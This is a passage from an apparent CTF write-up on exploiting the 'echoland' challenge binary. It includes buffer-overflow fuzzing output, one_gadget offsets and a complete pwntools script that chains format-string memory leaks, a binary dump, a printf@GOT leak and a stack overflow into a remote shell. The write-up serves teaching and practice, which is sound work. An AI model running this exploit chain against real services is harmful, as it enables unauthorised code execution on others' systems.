You can copy the above code from the snippet at the bottom of this writeup.

- As you can see there is potential buffer overflow at offset 64:

```
FUZZING: 63
Your friend did not recognize you and ran the other way!

FUZZING: 64
Your friend did not recognize you and ran the other way!
/home/ctf/run_challenge.sh: line 2:   208 Segmentation fault      ./echoland

═══════════════════════════
Buffer overflow found @: 64
═══════════════════════════
```

7. Get the RCE — calculate one_gadget:

- The last step to gain control over the target binary execution flow is to calculate the address of one_gadget.
- First use one_gadget on the leaked binary:

```
❯ one_gadget libc6_2.27-3ubuntu1.4_amd64.so
0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

- Always choose the address with fewer conditions that should be fulfilled.
- In above example `0x4f3d5` offset is promising because it needs only one null byte at the `rsp+0x40`
- You can actually overflow those bytes during Buffer Overflow, below was added 0x70 bytes after the `one_gadget`:

```
132 def get_rce(libc_printf):
133     printf_libc_offset = 0x0000000000064f70
134     one_gadget = 0x4f432
135     rce = libc_printf - printf_libc_offset + one_gadget
136     print("CALCULATED RCE: " + hex(rce))
137     p.sendline(b"1")
138     p.recv()
139     p.send(b"A"*64 +p64(0x0000000000064f70) + p64(rce) + b"\x00"*0x70)
140     p.interactive()
141
142 get_rce(libc_printf)
143
```

You can copy the above code from the snippet at the bottom of this writeup.

- The last thing to mention, **65–72** bytes are overflowing probably Frame Pointer and it has to be valid — it should be in the binary memory address space range.
- **73–80** bytes have to be overflowed with **`one_gadget`** — this is actually control over the instruction pointer.
- Above, at line 139 I picked just a random low address (`printf@GOT`) but you could probably overflow this with the `one_gadget`.

```
Deferenced pointer: \x7fELF???\x00
MAGIC BYTES FOUND @: 0x55fdb0418000
Leaked printf address: 0x55fdb041bfa8
[!!!] Leaked libc printf : 0x7f3bf5c6af70
CALCULATED RCE: 0x7f3bf5c55432
>> $ whoami
ctf
$ cat flag.txt
HTB{[redacted]
$
```

8. Final exploit:

```
from pwn import *
from struct import *
#-*- coding: utf-8 -*-
```

```
def leak_pointers_from_stack(ip,port):
    '''Format string - leak pointers to get the libc/main address
and architecture.'''
    for i in range(0,20):
        try:
            p = remote(ip,port)
            p.sendline("%{}$p".format(i).encode())
            sleep(0.2)
            leak = p.recv()
            x =str(i) + " : " + leak.decode().split(">")
[1].split("\x0a\x0a")[0]
            print(x)
            p.close()
        except:
            p.close()
            pass

#leak_pointers_from_stack(ip,port)

def leak_pointer_to_main():
    '''12th pointer is one from the main()'''
    p.sendline(b"%12$p")
    sleep(0.3)
    p.recvuntil(b"> ")
    leak_all = p.recv()
    leak = leak_all.decode().split("\n")[0]
    print("Leaked main address: " + leak)
    return int(leak,16)

def search_elf_magic_bytes(leaked_main,addr):
    '''Search through the process memory to find ELF magic bytes:
\x7fELF.'''
    while True:
        leak_part = b"%9$sEOF" + b"\x00"
        try:
            p.sendline(leak_part + p64(leaked_main + addr))
            resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
            leak = resp.split(b"EOF")[0] + b"\x00"
            print("Deferenced pointer: " +
leak.decode("unicode_escape"))
            if b"\x7FELF" in leak:
                magic_bytes = leaked_main + addr
                print("MAGIC BYTES FOUND @: " + hex(magic_bytes))
                return magic_bytes, False
                break
            addr -=0x100
        except:
            addr -=0x100
            p.close()
```

```
leaked_main = 0
while elf_found:
    p = remote(ip,port)
    print("CURRENT ADDRESS = " + hex(addr))
    leaked_main = leak_pointer_to_main() + addr
    addr, elf_found = search_elf_magic_bytes(leaked_main,addr)
start_main_addr = addr

def dump_binary(magic_bytes_addr):
    '''Dump the binary data'''
    base = magic_bytes_addr
    leak,leaked = bytearray(),bytearray()
    offset = len(leaked)
    while offset <= 0x5000:
        with open("leak.bin", "ab") as l:
            addr = p64(base + len(leaked))
            leak_part = b"%9$sEOF\x00"
            p.sendline(leak_part + addr)
            resp = p.recvuntil(b"1. Scream.\n2. Run outside.\n> ")
            leak = resp.split(b"EOF")[0] + b"\x00"
            leaked.extend(leak)
            print("Address: " + hex(unpack("
<Q",addr.ljust(8,b"\x00"))[0]) + " - Offset: " + str(offset) + ":" +
hex(offset)+ " - Leaked data: " + leak.decode("unicode_escape"))
            l.write(leak)
            l.flush()
            offset = len(leaked)

# Dump binary:
#dump_binary(start_main_addr)

# After reversing - 0x00003fa8
def leak_printf_got(start_main_addr):
    '''Leak printf@GOT - which is dynamically linked during
runtime'''
    printf_GOT = 0x00003fa8
    printf_addr = start_main_addr + printf_GOT
    print("Leaked printf address: " + hex(printf_addr))
    leak_part = b"%9$sEOF\x00"
    p.sendline(leak_part + p64(printf_addr))
    resp = p.recv()#until(b"1. Scream.\n2. Run outside.\n> ")
    leak = resp.split(b"EOF")[0] + b"\x00"
    libc_printf = hex(u64(leak.ljust(8,b"\x00")))
    print("[!!!] Leaked libc printf : " + libc_printf)
    return int(libc_printf,16)

libc_printf = leak_printf_got(start_main_addr)

def fuzz_buffer_overflow(ip,port):
```

```
            sleep(0.3)
            p.recv()
            print("FUZZING: " + str(i))
            p.sendline(cyclic(i))
            sleep(0.3)
            data = p.recv()
            print(data.decode("unicode_escape"))
            if b"Segmentation" in data:
                print("========================\nBuffer overflow
found @: " + str(i) + "\n========================")
                break
            p.close()
        except:
            p.close()
            pass

fuzz_buffer_overflow(ip,port)

def get_rce(libc_printf):
    printf_libc_offset = 0x0000000000064f70
    one_gadget = 0x4f432
    rce = libc_printf - printf_libc_offset + one_gadget
    print("CALCULATED RCE: " + hex(rce))
    p.sendline(b"1")
    p.recv()
    p.send(b"A"*64 +p64(0x0000000000064f70) + p64(rce) +
b"\x00"*0x70)
    p.interactive()

get_rce(libc_printf)
```

Thanks for reading! I hope you have learned something new.